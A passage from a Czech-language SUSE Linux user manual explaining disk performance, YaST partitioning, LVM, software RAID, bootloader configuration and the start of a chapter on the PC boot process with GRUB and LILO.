4. doba, než se médium nastaví na hledaný sektor
5. doba pro vlastní přenos dat

První zpoždění je závislé na připojení sítě a je třeba jej řešit samostatně. Druhé zpoždění bývá zanedbatelné a záleží pouze na kvalitě řadiče. Třetí zpoždění je kritické a udává se v milisekundách. V porovnání s nanosekundovým přístupem k RAM se jedná o rozdíl až šest řádů. Čtvrté zpoždění závisí na otáčkách disku. Páté závisí kromě otáček disku ještě na počtu hlav a pozici dat na médiu (blíže ke středu či dále od něj).

Zlepšit se dá výkon u třetí položky. Zde mají výhodu SCSI řadiče a jejich inteligentní funkce „disconnect“. Ta způsobí při více diskových mechanikách na jednom SCSI řadiči, že ty disky, které v daném okamžiku nastavují hlavu a nepřenášejí data, se dočasně odpojí od sběrnice SCSI (pokud to umí). Sběrnice se tím uvolní pro ostatní disky, které mezitím data přenášejí. Jakmile se ukončí přenos nebo sníží zatížení (podle politiky řadiče) odpojený disk se zase připojí a je již připraven přenášet data.

Ve víceúlohovém, víceuživatelském operačním systému, jako je Linux, toho lze optimalizovat mnoho. Zkusíme například paralelizovat přístup k diskovým oddílům. Podívejme se na výpis z příkazu `df`.

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/sda5	1.8G	1.6G	201M	89%	/
/dev/sda1	23M	3.9M	17M	18%	/boot
/dev/sdb1	2.9G	2.1G	677M	76%	/usr
/dev/sdc1	1.9G	958M	941M	51%	/usr/lib
shmfs	185M	0	184M	0%	/dev/shm

Výstup 2: Příklad rozdělení disku

Co nám zde může přinést paralelizování? Dejme tomu, že uživatel `root` spustí v adresáři `/usr/src` příkaz:

```
root@earth:/usr/src/ > tar xzf balik.tar.gz -C /usr/lib
```

Smyslem příkazu je rozbalit archiv `balik.tar.gz` do adresáře `/usr/lib/balik`. Na to zavolá příkazový interpret programy `tar` a `gzip`, které se nacházejí v adresáři `/bin` a tím i na prvním disku `/dev/sda`. Dále se bude číst soubor `balik.tar.gz` z adresáře `/usr/src` na druhém disku `/dev/`

sdb. Jako poslední se budou extrahovat data a zapisovat do `/usr/lib` na třetím disku `/dev/sdc`.

Tím se rozdělí nastavování hlav, čtení z diskového bufferu a zápis do něj na tři nezávislá média a může být podle možnosti prováděno současně.

To je pouze jeden příklad z mnoha. Pro běžné systémy, jako je ten z uvedeného příkladu, platí pravidlo, že máme-li dva rovnocenné disky, rozdělíme mezi ně `/usr` a `/usr/lib`. Přitom by adresář `/usr/lib` měl mít rozsah zhruba 70% rozsahu `/usr`. Kořenový adresář `/` by se měl vzhledem k přístupu na něj při rozdělení na dva disky nacházet na stejném disku jako `/usr/lib`.

Od určitého počtu SCSI disků (4 až 5) bychom již měli pomýšlet na řešení pomocí softwarového diskového pole (RAID) nebo si raději přímo pořídit řadič RAID. Pak nám již nepoběží diskové operace kvaziparalelně, ale skutečně paralelně. Navíc v případě RAID5 jako vedlejší efekt dostaneme možnost úplné záchrany dat v případě výpadku některého z disků.

Přístup k disku a velikost paměti

Již jsme uváděli, že pod Linuxem je velikost paměti důležitější než rychlost procesoru. Důvodem – vlastně zásadním – je schopnost Linuxu dynamicky vytvářet buffery pro disková data. Zde používá Linux různé triky jako *dopředné čtení* (předem si načítá sektory) a *opožděný zápis* (šetří si zápisy a provede je pak najednou). Opožděné zápisy jsou také důvodem, proč se nedá Linux bez řádného ukončení práce vypnout. Jak dopředné čtení, tak i opožděný zápis přispívají k tomu, že hlavní paměť neustále vypadá, jako by byla plně obsazena. Výsledkem je však výrazně vyšší rychlost Linuxového systému.

	total	used	free	shared	buffers	cached
Mem:	255	246	9	0	23	44
-/+ buffers/cache:		178	76			
Swap:	261	3	257			

Výstup 3: Výstup z příkazu `free -m`

Jak ukazuje výstup výše, přibližně 23 MB se právě nachází v bufferech. Co-li se dá najít v bufferech, to je okamžitě dostupné pro nové čtení.

Rozdělování diskových oddílů v modulu YaST

Pomocí modulu YaST pro konfiguraci diskových oddílů můžete existující diskové oddíly vytvářet, mazat, měnit velikost nebo upravovat. Můžete od-
sud také přejít do modulů pro práci s LVM a softwarovým RAIDem. Těmto
modulům jsou věnovány samostatné sekce: *Softwarový RAID* na straně 102
a *LVM – Logical Volume Manager* na této straně.

V běžném případě jsou diskové oddíly vytvářeny během instalace. Pokud
ale chcete, např. kvůli nedostatku místa, integrovat i druhý pevný disk,
pak máte možnost ho přidat i ke stávajícímu linuxovému systému. Nejdříve
je třeba tento disk rozdělit na jednotlivé diskové oddíly a vytvořit zde sou-
borové systémy. Následně je možné diskové oddíly připojit a uvést v sou-
boru `/etc/fstab`. Případně je ještě třeba překopírovat některá data, např.
pokud chcete přemístit starý `/opt` diskový oddíl na nový pevný disk.

Pokud chcete provádět psí kusy s pevným diskem, se kterým právě pra-
cujete, např. měnit množství nebo velikost jednotlivých diskových oddílů,
je to v zásadě možné, ale je třeba být opatrný a po provedení změn restar-
tovat počítač. Prozíravější je spustit systém z instalačních CD a následně
provést změny na disku.

Ovládání je intuitivní a jednotlivé volby jsou podrobně vysvětleny v nápo-
vědě na levé straně okna.

LVM – Logical Volume Manager

Správce logických svazků vám umožňuje flexibilní rozdělování a správu pev-
ných disků. Správce logických svazků byl vyvinut proto, že rozdělování
disků za běhu systému je relativně obtížné a LVM slouží právě k zjednodu-
šení tohoto procesu.

LVM dělá to, že mezi pevný disk a operační systém vloží další vrstvu,
takže operační systém nepřistupuje přímo k fyzickým diskovým oddí-
lům, ale komunikuje s virtuální *skupinou svazků*. VG zahrnuje celý virtu-
ální prostor, ze kterého se vyčleňují *logické svazky* stejně, jako dělíme dis-
kový prostor na diskové oddíly. Ale logické svazky je možné jednodušeji
zvětšovat/zmenšovat a mohou se rozprostírat i na dvou a více discích, což
s diskovým oddílem neuděláte.

Vlastnosti LVM:

- Je možné jednomu *logickému svazku* (LV) přiřadit prostor na více pev-
ných discích

- Když je nedostatek místa např. v logickém svazku `/usr`, je možné ho při vhodné konfiguraci bez problémů rozšířit
- Rozšiřovat LV je možné i za běhu systému pod podmínkou, že hardware podporuje tzv. „hot swap“

LVM se vyplatí používat u velmi často využívaných domácích PC nebo u menších serverů. Pokud tedy máte rychle se rozšiřující množství dat, např. databáze, MP3 archívy nebo domovské adresáře uživatelů, pak je výhodné použít LVM. Můžete přistupovat na diskový oddíl, který je větší než největší z vašich pevných disků. Další výhodou je, že můžete používat až 256 LV.

Podrobnější informace naleznete na internetu a to včetně oficiálního HOWTO dokumentu:

- <http://www.sistina.com/lvm/Pages/howto.html>

Konfigurace LVM pomocí YaST

Nejdříve si musíte připravit diskový oddíl. Spustíte modul ‘Rozdělování disku’ a vytvoříte oddíl, který nenaformátujete a jako typ oddílu uvedete ‘0x8e Linux LVM’. Poté označte tento oddíl a klikněte na ‘LVM...’.



Obrázek 3.26: YaST: Aktivace LVM

Přiřazování diskových oddílů pro LVM

Jako první se zobrazí dialog, ve kterém můžete změnit rozdělení pevného disku. Jak jsme již uvedli výše, je třeba změnit typ souborového systému na oddílech, které budou v budoucnosti součástí LVM. Ty musí mít typ 0x8e. V okně se pak u tohoto oddílu zobrazí „Linux LVM“

Kromě jednotlivých diskových oddílů byste měli LVM přiřadit i volný diskový prostor. Není třeba zde označovat všechny oddíly, které chcete zařadit do LVM, to můžete udělat i později. U volného diskového prostoru stačí nastavit typ diskového oddílu na 0x8e, není třeba je formátovat nebo přidávat jim *bod připojení*

Poznámka

Jestliže již máte ve stávajícím systému LVM konfiguraci, pak bude tato konfigurace automaticky použita (pokud je v pořádku). Když se tato aktivace provede, pak není možné změnit rozdělení oddílů u pevných disků, kde je alespoň jeden diskový oddíl součástí LVM. Linuxové jádro se brání načíst změněnou tabulku, a to i v případě, že je pro LVM používán pouze jeden diskový oddíl.

Poznámka

Změny diskových oddílů na pevných discích bez LVM je zcela bezproblémové. V tomto dialogu je třeba nastavit všechny body připojení, které nejsou součástí LVM.

Poznámka

Podmínkou je, aby alespoň *kořenový souborový systém* NEBYL součástí LVM. Zvolte vhodný řádek ze seznamu diskových oddílů a tlačítkem 'Editovat' změňte jeho bod připojení na ` / `

Poznámka

LVM – nastavení fyzického svazku

Tento dialog slouží pro správu *skupin svazků* VG. Pokud v systému dosud není žádná skupina, otevře se nejdříve dialog 'Vytvořit skupinu svazků'. Jako název skupiny navrhuje SUSE Linux „system“. Tento název může být ale libovolný. Dále je zde možné definovat 'Fyzickou velikost rozsahu', což je maximální velikost fyzického a logického svazku v této skupině. Tato hodnota je standardně 4 MB a při této velikosti jsou podporovány logické svazky až do 256 GB. Proto byste tuto hodnotu měli zvýšit na 8, 16, 32 MB teprve tehdy, když budete používat rozsáhlejší svazky

V následujícím dialogu jsou zobrazeny všechny diskové oddíly, které mají jako typ nastaven "Linux LVM" nebo "Linux native". Nejsou tedy zobrazovány odkládací (swap) oddíly a DOSové diskové oddíly. Pokud je diskový oddíl již přiřazen skupině svazků, pak se jako 'Skupina svazků' zobrazí název této skupiny. V opačném případě jsou zde uvedeny pomlčky "—".

Právě upravovanou 'Skupinu svazků' je možné vybrat vlevo nahoře, tedy pokud existuje více než jedna vytvořená VG – skupina svazků. Tlačítkem 'Přidat skupinu' pak můžete vytvořit novou VG. Když budete chtít odstranit skupinu svazků, pak to můžete udělat pouze v případě, že této VG není přiřazen žádný oddíl. Pro standardně instalovaný SUSE Linux není ani třeba mít více než jednu VG. Oddíl, který je přiřazen VG se také nazývá jako *fyzický svazek*. Pokud chcete přidat další fyzický oddíl ke skupině, pak klikněte na požadovaný diskový oddíl a zvolte 'Přidat svazek'. Předtím než opustíte tento dialog, měla by mít každá skupina svazků přiřazen minimálně jeden fyzický svazek.

Logické svazky (LV)

V tomto dialogu se nastavují *logické svazky*.

Logické svazky jsou vždy přiřazeny *skupině svazků* a jsou jejími součástmi. Mají určitou velikost a jsou na nich většinou vytvářeny souborové systémy (např. reiserfs, ext2. . .) a je jim přiřazen *bod připojení*. V hlavním okně jsou zde uvedeny linuxové oddíly s přiřazenými body připojení, odkládací (swap) oddíly a všechny existující LV. Pokud tedy máte již existující logické svazky, pak zde budou uvedeny.

V případě, že provádíte konfiguraci poprvé, tak zde budete mít pouze odkládací oddíl a linuxové oddíly, které nejsou součástí LVM. Takže je třeba pro každý bod připojení vytvořit logický svazek. Tlačítkem 'Přidat' otevřete dialog **Vytvořit logický svazek**. Zde určíte jeho název, velikost, typ souborového systému na logickém svazku a bod připojení (např. /var, /usr apod.)

Pokud jste v předchozím dialogu zvolili více skupin svazků VG, můžete vlevo nahoře zvolit i skupinu. Vpravo pak můžete na dynamicky vytvářené liště pozorovat, kolik máte ještě místa na disku. Po vytvoření všech potřebných logických svazků můžete konfiguraci dokončit.

Poznámka

Používání LVM je spojeno se zvýšeným nebezpečím ztráty dat. Možnými příčinami může být např. kolaps programového vybavení, výpadek proudu nebo chybný příkaz. Před použitím LVM je třeba data zálohovat a to i v případě, že provádíte změny v LVM – nepracujte nikdy bez zálohy!

Poznámka

Softwarový RAID

Smyslem RAID je spojit více diskových oddílů do jednoho velkého „virtuálního“ pevného disku tak, aby došlo k optimalizaci výkonu a zabezpečení dat. Tzv. „RAID level“ pak určuje způsob sestavení pevných disků v diskovém poli, které jsou řízeny RAID řadičem. RAID řadič pro řízení disků používá SCSI protokol, protože tento protokol, na rozdíl od IDE, je s to řídit více disků a lépe, zvláště pak při zpracovávání paralelních příkazů.

Kromě RAID řadiče, který může být velice drahý existuje i softwarový RAID, který dokáže dělat to samé. SUSE Linux tedy prostřednictvím YaST poskytuje možnost spojit více pevných disků do softwarového RAID pole – což může být velice lacinou alternativou k hardwarovému RAIDu.

RAID level

RAID 0 Tento level zlepšuje výkon při přístupu k datům na pevném disku. V zásadě se nejedná o RAID, protože zde neprobíhá zabezpečování dat, ale i přesto se pro tento režim ujalo označení RAID 0. Při tomto levelu jsou sdruženy minimálně dva disky. Výkon tohoto systému je velice dobrý – ale v okamžiku, kdy selže jenom jeden z disků, tak dojde k zničení RAIDu a ztrátě dat.

RAID 1 Tento level zajišťuje velmi uspokojivou bezpečnost dat, protože ty jsou kopírována na jiný disk v poměru 1:1. Tomuto levelu říkáme také zrcadlení disku – pokud je tedy jeden disk zničen, pak jeho kompletní kopie se nachází na druhém disku. Je tedy možné, aby byly zničeny všechny disky až na ten poslední a systém je stále bez ztráty dat. Kvůli kopírování dat je zápis s RAID 1 zhruba o 10 až 20% pomalejší, ale při čtení vykazují daleko rychlejší časy, než samostatný pevný disk, protože data jsou uložena na více discích najednou, a načítají se paralelně.

RAID 5 Tento level je kompromisem mezi výše uvedenými levely, co se týče výkonu a redundance. Potenciál odpovídá počtu použitých disků mínus jeden. Data jsou jako při RAID 0 rozdělena na discích, ale navíc se zde o bezpečnost starají tzv. „paritní bloky“, které jsou v RAID 5 vytvořeny na jednom diskovém oddílu. Tyto paritní bloky jsou navzájem spojeny pomocí logického XOR – tak je možné při výpadku jednoho disku z odpovídajícího paritního bloku rekonstruovat obsah pomocí XOR. Při používání RAID 5 je třeba dbát na to, aby nevypadl více než jeden disk zároveň. Pokud je jeden z disků zničen, pak je třeba ho co nejrychleji vyměnit tak, aby nedošlo ke ztrátě dat.

Konfigurace softwarového RAIDu pomocí YaST

Konfiguraci softwarového RAIDu můžete provést také v modulu **Rozdělování disku**.

krok 1: Vytvoření oddílů

Po spuštění modulu zvolte 'RAID. . .' → 'Vytvořit RAID'. Pokud zvolíte RAID 0 nebo RAID 1, pak budete potřebovat minimálně dva oddíly – při RAID 1 se používají většinou právě dva. Pro používání RAID 5 jsou pak třeba minimálně tři diskové oddíly. Je dobré používat diskové oddíly stejné velikosti. Jednotlivé diskové oddíly RAIDu by měly ležet na různých pevných discích tak, aby bylo sníženo nebezpečí ztráty dat u levelu 1 a 5, resp. optimalizovaný výkon u 0.

krok 2: nastavení RAID

V tomto dialogu máte možnost přiřadit diskové oddíly nové vytvářenému RAIDu. Stačí zvolit diskový oddíl a pak tlačítko 'Přidat'. Tlačítkem 'Další' přejdete k podrobnému nastavení. 'Velikost "chunku" v KB' určuje, jaká je nejmenší přípustná velikost dat, která může být zapisována na zařízení. Bližší informace jsou uvedeny přímo v nápovědě k dialogu. Dále zde je zaškrtnuté pole 'Persistentní superblok'. Ten se postará o to, aby byly RAID oddíly rozpoznány již při startu.

Po dokončení konfigurace pak přejdete zpět do **Rozdělování disku pro experty**, kde budete mít nové zařízení /dev/md0, jehož typ bude Linux RAID.

Řešení problémů Proč došlo k poruše RAID zjistíte v souboru /proc/mdstats. Při chybě se obvykle nejdříve vypne systém, nahradí vadný disk novým a vytvoří se na něm stejné oddíly jako na starém. Poté opět nastartujeme systém a zadáme příkaz `raidhotadd /dev/mdX /dev/sdX`. Ten automaticky integruje nový disk do pole a zrekonstruuje data.

Bližší informace o RAIDu naleznete zde:

- v souboru `Software-RAID-HOWTO.html` v adresáři `/usr/share/doc/packages/raidtools/`
- na stránce <http://www.LinuxDoc.org/HOWTO/Software-RAID-HOWTO.h>

nebo v konferenci věnované linuxovému RAIDu

- <http://www.mail-archive.com/linux-raid@vger.rutgers.edu>

Konfigurace zavaděče

Tento modul velice zjednodušuje nastavení zavaděče systému. I tak byste ale neměli měnit konfiguraci tohoto programu bez znalosti celého konceptu zavádění systému. Přečtěte si proto nejdříve kapitolu *Startování systému* na straně 111.

Způsob startování počítače se vybírá většinou během instalace. Pokud tedy váš SUSE Linux startuje tak jak má, není třeba zde nic měnit. Pokud jste ale dosud spouštěli systém z diskety a nyní chcete startovat z pevného disku, pak spusťte modul 'Konfigurace zavaděče'.

Upozornění

V rámci přiblížení se ke standardům United Linuxu byl nahrazen zavaděč LILO za GRUB. Samozřejmě je LILO i nadále součástí SuSE Linuxu, takže je možné jej nainstalovat a používat.

Upozornění


Po startu počítače je třeba spustit operační systém. Spuštění operačního systému má v systému SUSE Linux na starost program GRUB. Po zapnutí se počítač aktivuje a zkontroluje hardware a spustí zavaděč. Zde si zvolíte, který operační systém chcete spustit a zavaděč se pak již postará o jeho spuštění.

Poznámka

Pokud máte nainstalováno více operačních systémů, můžete použít zavaděč z Linuxu i pro spuštění těchto systémů.

Poznámka

Po spuštění modulu 'Konfigurace zavaděče' se zobrazí dialog, kde bude zobrazena současná konfigurace. Můžete zde uložit nebo změnit konfiguraci zavaděče, resp. obnovit původní konfiguraci.



Obrázek 3.27: YaST Nastavení zavaděče

Jestliže chcete ke konfiguraci přidat některou volbu, klikněte na ‘Přidat’ a z nabídky vyberte požadovaný parametr a zadejte jeho hodnotu. Kliknutím na některou z položek a následně na tlačítko ‘Upravit’, lze změnit hodnotu parametru. Podobným způsobem také můžete některé volby zcela odstranit. V pravé části je tlačítko ‘Obnovit’. Jestliže na něj kliknete, zobrazí se seznam voleb. Ty mají tento význam:

Navrhnout novou konfiguraci SUSE Linux vygeneruje nový návrh na konfiguraci zavaděče. Jestliže na dalších oddílech nalezne jiné operační systémy, umístí je do menu zavaděče. Pokud máte nainstalováno i jinou nebo starší verzi Linuxu, lze zavádět tento Linux buď přímo, nebo spustit jeho zavaděč.

Začít od nuly Vytvoříte celou konfiguraci zavaděče sám.

Znovu načíst konfiguraci z disku Existující nastavení se opět načte.

Navrhnout a sloučit s existujícími menu GRUB Pokud je na jiném oddíle nainstalován Linux, zahrne se jeho nabídka do vytvářeného menu. Tato volba není dostupná pokud používáte LILO.

Kliknutím na ‘Upravit konfigurační soubory’ můžete upravit nastavení přímo v konfiguračních souborech. Tvorba a modifikace těchto konfiguračních souborů je podrobně vysvětlena v kapitole *Startování systému* na straně 111.

Konfigurační volby pro zavaděč

Pro začínající uživatele je určité jednodušší nastavit proces zavádění z tohoto modulu. Stačí vybrat parametr myši, kliknout na 'Upravit', zadat hodnotu parameteru a potvrdit změnu tlačítkem 'OK'. Jednotlivé volby se mohou u různých zavaděčů lišit. Následující sekce vysvětluje nejdůležitější parametry programu GRUB, který je standardním zavaděčem systému SUSE Linux.

Typ zavaděče: Zde můžete přepínat mezi programem GRUB a LILO.

V následujícím dialogu pak zvolíte, jak se má změna provést. Lze převezt konfiguraci GRUBu na konfiguraci pro LILO, ale tak se mohou ztratit některé volby, které v druhém programu neexistují. Můžete také vytvořit zcela novou konfiguraci.

Umístění zavaděče: V této položce nastavíte, kam se má zavaděč uložit.

Do MBR, zaváděcího sektoru zaváděcího oddílu, zaváděcího sektoru kořenového oddílu nebo na disketu. Zvolíte-li 'Ostatní' můžete zavaděč uložit na libovolné místo.

Pořadí disků Jestliže máte více disků, nastavte jejich pořadí podle BIOSu.

Výchozí sekce Standardně se, po uplynutí časové prodlevy, zavede ten operační systém, který je uveden v tomto políčku.

Dostupné sekce Zde musí být uvedené ty sekce, které má zavaděč zobrazit při startu.

Aktivovat oddíl zavaděče Nastaví ten oddíl, kam se ukládá zavaděč, jako aktivní.

Nahradit kód v MBR Pokud měníte umístění zavaděče, zvažte také, zda chcete přepsat MBR.

Z dalších voleb pak stojí za povšimnutí položka 'timeout', která v sekundách určuje, jak dlouho se má čekat na vstup od uživatele, než se zavede výchozí systém.

Upozornění

Instalaci a konfiguraci zavaděče GRUB a LILO je věnována celá kapitola, kde jsou podrobně vysvětleny jednotlivé položky konfiguračního souboru a celé technické pozadí konfigurace. Viz *Startování systému* na straně 111.

Upozornění



Obrázek 3.28: YaST: Konfigurace startování

Různé

Dotaz na podporu

Nákupem systému SUSE Linux a jeho registrací získáváte nárok na bezplatnou instalační podporu. Bližší informace o kontaktních telefonních číslech, adrese a e-mailové adrese naleznete v příloze této příručky. Prostřednictvím tohoto modulu budete mít ulehčenu práci při vytváření požadavku pro instalační podporu a požadavek bude automaticky zaslán elektronickou poštou. Je však potřeba, abyste měl k dispozici registrační kód, který získáte registrací produktu. Registraci můžete provést na adrese <http://portal.suse.com/>. Při posílání dotazu je dobré zvolit ‘Odeslat informace o hardwaru’ i ‘Odeslat informace o softwaru’, protože tyto údaje mohou instalační podpoře výrazně pomoci a tím urychlit vyřešení vašich problémů.

Tip

Pokud vaše požadavky přesahují rámec instalační podpory, můžete se obrátit na oddělení služeb zákazníkům společnosti SUSE, kde vám rádi poskytneme placené expertní služby. Více informací získáte na webové stránce <http://www.suse.cz/cz/services/>.

Tip

Modul podpory

Zadejte prosím své osobní údaje co nejpřesněji. Umožní nám to například kontaktovat vás, i pokud vám nepůjde e-mail.

Zkontroluje prosím též vámi zadaný registrační klíč, zabráníte tím zbytečným potížím.

Podpora SuSE

Zadejte údaje pro podporu:

☒ Pan ☐ Pagi

Jméno: Jan Příjmení: Benda

Firma:

Firma s.r.o.:

Ulice: Bendova 316

PSČ: 19199 Město: Bendov

Země: Česká republika Stát:

E-mail: jan.benda@seznam.cz

Registrační klíč: <zde uveďte váš klíč>

Zpět Další

Obrázek 3.29: YaST: Podpora SuSE

Zobrazit startovací protokol (log)

Při startu systému se na obrazovku vypisují různá systémová hlášení. Začínajícímu uživateli signalizují především to, že počítač opravdu něco vykonává, ale později zjistíte, že obsahují množství zajímavých informací, které mohou být životně důležité v případě, že se objeví nějaká chyba v systému. Abyste se mohli případně později k těmto informacím vrátit a nahlédnout do výpisu při startu systému, stačí vám pouze spustit tento modul. Správci systému a příznivci textového režimu pak mohou nahlédnout přímo do protokolového souboru `/var/log/boot.msg`, kde jsou tyto informace uloženy, a odkud modul informace načítá.

Zobrazit systémový protokol (log)

Systémová hlášení nekončí pouze startem počítače. I poté jsou důležité informace o stavu systému ukládány do protokolového souboru – logu. Tento soubor se podobně jako startovací protokol hodí pro odhalování příčin chyb. Protokolový soubor, ze kterého se informace čerpají je `/var/log/messages`.

Načíst CD s ovladačem od výrobce

Pomocí tohoto modulu můžete automaticky instalovat linuxové ovladače pro SUSE Linux.

Startování systému

Tato kapitola popisuje různé metody startování vašeho systému, který jste nainstalovali. Nejdříve jsou však vysvětleny některé technické detaily tohoto procesu. Poté následuje detailní popis programů GRUB (současný zavaděč používaný v systému SUSE Linux) a LILO.

Startování PC	112
Startování systému se zavaděčem GRUB	115
systému se zavaděčem LILO	125
Odinstalace zavaděče LILO nebo GRUB	131
Vytvoření startovacího CD	133

Startování PC

První věc, která se stane po zapnutí počítače je, že BIOS (Basic Input Output System) převezme řízení, nastaví obrazovku a klávesnici na počáteční hodnoty, a otestuje paměť. V této chvíli systém ještě neví o žádných ukládacích či externích zařízeních. Poté systém načte z paměti CMOS (kde je uloženo nastavení BIOSu) současný čas a datum, a informace o nejdůležitějších periferních zařízeních. Po načtení CMOS by měl BIOS rozeznat první pevný disk včetně informací o jeho geometrii. Poté může z tohoto disku začít zavádět operační systém (dále jen OS).

Nejdříve se nahraje počátečních 512 bytů z prvního segmentu pevného disku do paměti a spustí se kód, který je uložen na začátku tohoto segmentu. Tento kód začne nahrávat zbytek operačního systému. Proto se tomuto segmentu disku obvykle říká *Master Boot Record* (☞ MBR). Až do tohoto okamžiku (nahrání MBR) je startovací sekvence nezávislá na instalovaném operačním systému a probíhá stejně na všech PC. Veškerá PC také musí přistupovat k periferním zařízením pouze pomocí ovladačů uložených přímo v BIOSu.

Master Boot Record

Struktura MBR je standardizována a není závislá na použitém operačním systému. Prvních 446 bytů je rezervováno pro kód startovacího programu. Následujících 64 bytů je určeno pro uložení tabulky diskových oddílů, která obsahuje informace o maximálně 4 oddílech. Bez této tabulky nemůže být na disku žádný souborový systém — disk je bez této tabulky nepoužitelný. Poslední 2 byty musí obsahovat speciální „magické číslo“ (AA55). MBR, který na této pozici obsahuje jiné číslo, může být BIOSem, a některými operačními systémy, posouzen jako neplatný.

Zaváděcí sektory

Zaváděcí sektory jsou uloženy na každém diskovém oddílu jako první. Výjimku tvoří pouze rozšířené diskové oddíly, které jsou pouze „kontejnery“ pro další oddíly. Zaváděcí sektory jsou velké 512 bytů, a slouží k uložení kódu pro spuštění operačního systému uloženého na tomto oddílu. Zaváděcí sektory na oddílech vytvořených z DOSu, OS/2, a Windows fungují přesně jak bylo popsáno (navíc obsahují některá základní data o struktuře souborového systému). V Linuxu, na rozdíl od jmenovaných OS, je tento sektor prázdný (i po vytvoření souborového systému), a Linuxový oddíl

není schopen zavést sám sebe, i když oddíl obsahuje platný souborový systém s jádrem. Aby bylo možné zavést z tohoto oddílu Linux, musíme do tohoto sektoru uložit zaváděcí program. Zaváděcí sektor s platným zaváděcím kódem obsahuje na stejné pozici jako MBR (poslední 2 byty) shodné „magické číslo“ (AA55).

Startování DOSu a Windows 9x

MBR DOSu na prvním pevném disku obsahuje informaci o tom, který oddíl je „aktivní“ — tedy kde se má hledat kód pro zavedení operačního systému. Proto musí být DOS nainstalován na první pevný disk. Spustitelný kód v MBR („zavaděč prvního stupně“) potom testuje, zda označený oddíl obsahuje platný zaváděcí sektor. Jestliže je vše v pořádku, spustí se odtud „zavaděč druhého stupně“. Odtud je možné nahrávat DOSové programy, a objeví se obvyklý DOSový prompt. V DOSu lze označit jako aktivní pouze primární diskové oddíly. Z toho důvodu nemůžete použít pro zavádění DOSu logické diskové oddíly, které jsou uvnitř rozšířených oddílů.

Možné způsoby startování

Nejjednodušší způsob startu systému je na počítači s jediným nainstalovaným operačním systémem. Jak probíhá proces startování v tomto případě jsme již vysvětlili. Stejný koncept můžeme použít i pro počítač, kde máme pouze Linux. V tomto případě můžete teoreticky přeskočit instalaci programu LILO nebo GRUB. Potom ale nebudete mít možnost, předat jádru další parametry při zavádění.

Jakmile ale chceme nainstalovat více než jeden operační systém, máme pro startování systému tyto možnosti:

Spouštění jiného OS z diskety: Jeden OS startujeme z disku, ostatní systémy startujeme ze startovací diskety.

- *Požadavek:* lze zavádět systém z disketové mechaniky
- *Příklad:* instalujeme Linux jako doplněk k Windows a Linux budeme zavádět z diskety
- *Výhoda:* nemusíme instalovat zavaděč
- *Nevýhody:* potřebujeme startovací diskety a proces zavádění trvá déle
- *Výhoda či nevýhoda* (podle toho, k jakému účelu používáme počítač) je, že Linux nenastartujeme bez startovací diskety

Startování systému z USB disku: Systém umí pro startování použít USB disk. Tento způsob je velice podobný startování systému z diskety. Jediný rozdíl je v tom, že data jsou nahrána z USB disku místo z diskety, a zavádění proběhne rychleji.

Instalace zavaděče: Tímto způsobem můžete startovat několik (i různých) operačních systémů na jednom počítači. Při startu počítače si vyberete, který systém chcete. Pro přepnutí na jiný operační systém musíte počítač restartovat. Jedinou podmínkou pro použití tohoto způsobu je, aby zavaděč byl kompatibilní se všemi operačními systémy, které jsou nainstalované na počítači.

Mapovací soubory, GRUB a LILO

Největší problém při startování systému je fakt, že jádro je obvykle uloženo jako soubor v rámci souborového systému na diskovém oddílu na pevném disku. Tyto pojmy jsou ale pro BIOS naprosto neznámé. Aby se obešlo toto omezení, vznikly „mapy“ a „mapovací soubory“. Tyto mapy obsahují čísla fyzických bloků na disku, které odpovídají logickým souborům. BIOS při zpracování takové mapy nahraje všechny fyzické bloky z disku do paměti v tom pořadí, v jakém jsou uvedeny v mapě, a zavede tak logický soubor do paměti. Hlavní rozdíl mezi programy LILO a GRUB je, že LILO používá pouze mapy, zatímco GRUB se snaží během zavádění obejít bez těchto fixních map jak jen to je možné. Toto je umožněno tím, že GRUB integruje kód pro práci se souborovým systémem do svého kódu zavaděče, a může soubory najít na disku pouze se znalostí jejich cesty v rámci souborového systému. Nemusí tedy načítat soubory pomocí čísel fyzických bloků.

Programy pracují každý jinak z historických důvodů: v dávných časech Linuxu soutěžilo mnoho souborových systémů o dominanci. Werner Almesberger napsal zavaděč, který nemusí znát typ souborového systému, kde je uloženo jádro. Naproti tomu myšlenka programu GRUB vychází ze starších dob UNIXu a BSD. Tam se používal jeden zvolený souborový systém, a na začátku tohoto systému bylo vyhrazeno místo pro zavaděč. Ten znal strukturu souborového systému, a dokázal najít jádro podle jména v kořenovém adresáři.

Následující část popisuje příklad instalace a konfigurace linuxového zavaděče pomocí programu GRUB. Poté následuje sekce popisující rozdíly při instalaci programu LILO. Kompletní popis programu LILO je dostupný v souboru `/usr/share/doc/packages/lilo/user.pdf`. Text si můžete přečíst nebo vytisknout pomocí aplikace `acoread`.

Poznámka

Který zavaděč se nainstaluje standardně?

Pokud provádíte aktualizaci systému z předchozí verze SUSE Linux kde bylo LILO, systém bude nadále používat LILO. Jestliže provádíte novou instalaci, systém bude používat GRUB. Výjimku tvoří instalace, kde kořenový oddíl je uložen na systému RAID následujícího typu:

- RAID řadiče řízené CPU (řadiče jako Promise a Highpoint)
- softwarové RAID
- LVM

Poznámka

Startování systému se zavaděčem GRUB

GRUB (GRand Unified Boot loader) podobně jako LILO pracuje ve dvou fázích. V první fázi se spustí kód velký pouze 512 bytů, který je zapsaný v MBR, zaváděcím sektoru diskového oddílu nebo na disketě. Druhá fáze spočívá ve spuštění většího programu vykonávajícího zavádění jako takové. Jedinou funkcí programu první fáze je zavést program fáze druhé.

